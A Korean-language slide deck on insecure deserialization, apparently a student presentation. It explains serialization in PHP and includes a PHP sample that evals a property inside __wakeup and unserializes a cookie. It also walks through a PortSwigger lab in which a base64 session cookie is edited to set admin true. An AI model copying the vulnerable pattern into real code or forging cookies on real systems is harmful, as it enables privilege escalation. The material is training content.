Insecure Deserialization


IT정보공학과 김아은

INDEX

Insecure Deserialization

Insecure Deserialization

◈ **Serialization (직렬화)**




- object나 field와 같은 복잡한 데이터를 byte stream으로 변환하는 과정
- 일반적인 직렬화된 데이터 형식 : JSON, XML, Pickle

- (write) 프로세스 간의 메모리 또는 파일, DB에 복잡한 데이터를 쓰기에 용이
- (send) 네트워크를 통해 애플리케이션의 다른 컴포넌트 사이에서, 혹은 API 호출로 복잡한 데이터를 전송에 용이

Insecure Deserialization

◈ **Deserialization (역직렬화)**



- 직렬화의 반대 과정
- byte stream을 기존 데이터의 완전한 기능을 가지도록 복원하는 과정
- 프로그래밍 언어가 제공하는 역직렬화 프로세스를 사용할 때 취약점 발생

(데이터가 안전하다고 가정하고 모든 직렬화된 데이터 구조를 검증된 것으로 처리하여 악의적인 객체를 포함할 수 있음)

Insecure Deserialization

◈ 프로그래밍 언어 별 직렬화/역직렬화 함수

- 많은 프로그래밍 언어는 직렬화를 위한 native tool을 가지고 있다.
- binary or string 형식을 사용하여 객체를 직렬화함

language	serialize 함수	deserialize 함수
PHP	serialize()	unserialize()
Java	writeObject()	readObject()
C++, C#	Store()	Load()
python	dump()	load(), loads()

Insecure Deserialization

◈ **프로그래밍 언어 별 직렬화/역직렬화 함수**

ex. php에서 객체 직렬화/역직렬화

```php
<?php
    class User{
        public $username;
        public $status;
    }

    $user = new User();
    $user->username = 'vickie';
    $user->status = 'not admin';

    $serialized_string = serialize($user);
    $unserialized_data = unserialize($serialized_string);
?>
```

echo $serialized_string


O:4:"User":2:{s:8:"username";s:6:"vickie";

s:6:"status";s:9:"not admin";}

o	object	o:length_of_name:"object_name":number_of_properties:{properties}	**d**	float	d:float
s	string	s:string_length:"string"	**b**	boolean	b:0
i	int	i:integer	**a**	array	a:number_of_element:{elements}

Insecure Deserialization

- Insecure Deserialization



Insecure Deserialization

◈ Insecure Deserialization

- object injection이라고 부르기도 함
- 해당 공격은 실행이 어렵다고 간주되어 1%의 애플리케이션에 영향을 미침

- 웹 사이트에서 사용자의 입력 데이터를 역직렬화 하는 경우 위험성 존재
  - 잠재적으로 응용프로그램 코드에 유해할 수 있는 데이터를 전달하기 위해 직렬화된 객체를 조작 가능
  - 직렬화된 객체를 완전히 다른 객체로 대체하는 것도 가능

- ex) 공격자가 신뢰할 수 없는 코드를 직렬화하여 객체를 로드 → 웹 애플리케이션에 전달
  → 애플리케이션이 입력 데이터를 검사하지 않고 악성 객체를 역직렬화 → 추가 공격 진행 가능

Insecure Deserialization

Insecure Deserialization

```php
<?php
    class example{
        public $hook = ‘phpinfo();’;

        public function __sleep() {
            echo '__sleep<br />’;
        }

        public function __wakeup() {
            echo ‘__wakeup<br />’;
            if (isset($this->hook)) eval($this->hook);
        }
    }

    $obj1 = new example();
    $serialized_string = serialize($hook); // call __sleep
    $obj2 = unserialize($serialized_string); // call __wakeup

    $user_data = unserialize($_COOKIE['data']);
?>
```

- __sleep() : 객체가 serialize될 때 호출
- __wakeup() : 객체가 deserialize될 때 호출

① unserialize()는 __wakeup()을 호출
② __wakeup()은 개체의 $hook 속성을 찾고, NULL이 아니면 eval($hook)을 실행
③ $hook은 NULL이 아니며 "phpinfo();"로 설정되므로 eval("phpinfo();")이 실행됨

→ 역직렬화가 완료되기도 이전에 공격에 이미 성공함
→ 웹사이트 자체의 기능이 악성 객체와 직접 상호작용하지 않더라도 역직렬화 과정 자체가 공격을 개시할 수 있다는 것을 의미


Insecure Deserialization

◈ Insecure Deserialization

- 역직렬화 프로세스를 시작하기 전에 데이터 값을 먼저 확인해야 함!

- 영향
  - 공격의 진입점 제공
  - 공격자가 기존 애플리케이션 코드를 유해한 방식으로 재사용 → 다른 취약점(RCE 실행) 초래
  - 권한 상승, 임의 파일 액세스 및 서비스 거부 공격, RCE, SQL Injection, Path traversal 등의 추가 공격 가능
  - 자주 사용되는 취약한 언어 : Java, Python, .NET, PHP, Node.js, Ruby

공격 과정



① 악성 객체를 직렬화하여 취약한 서버에 전송


② 서버에서 충분한 입력 검증을 하지 않고 데이터를 역직렬화 (execute!)

③ 공격자는 권한 상승 및 DoS 공격 등 추가 공격 진행

실습 –Port Swigger 1


Lab: Modifying serialized objects

직렬화 기반 세션 메커니즘을 사용하므로 권한 상승에 취약합니다.
세션 쿠키에서 직렬화된 객체를 편집하여 관리자 권한을 얻으세요.
그리고 Carlos의 계정을 삭제하세요.
로그인 : wiener/peter




실습 –Port Swigger 1

/login



실습 –Port Swigger 1

/my-account



실습 –Port Swigger 1

/my-account

Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czo1OiJhZG1pbiI7YjowO30%3d

URL decode

Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czo1OiJhZG1pbiI7YjowO30=

base64 decode

O:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:0;}

Object User
$User->username = "wiener" ;
$User->admin = false ;
true

o	object	o:length_of_name:"object_name":number_of_properties:{properties}
s	string	s:string_length:"string"
i	int	i:integer
d	float	d:float
b	boolean	b:0
a	array	a:number_of_element:{elements}

실습 –Port Swigger 1


/


O:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:1;}

URL, base64 encode

Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czo1OiJhZG1pbiI7YjoxO30%3d

editthiscookie





권한 상승!

실습 –Port Swigger 1

/admin

실습 –Port Swigger 2

Lab: Exploiting Java deserialization with Apache Commons


직렬화 기반 세션 메커니즘을 사용하고

Apache Commons Collections 라이브러리를 로드합니다.

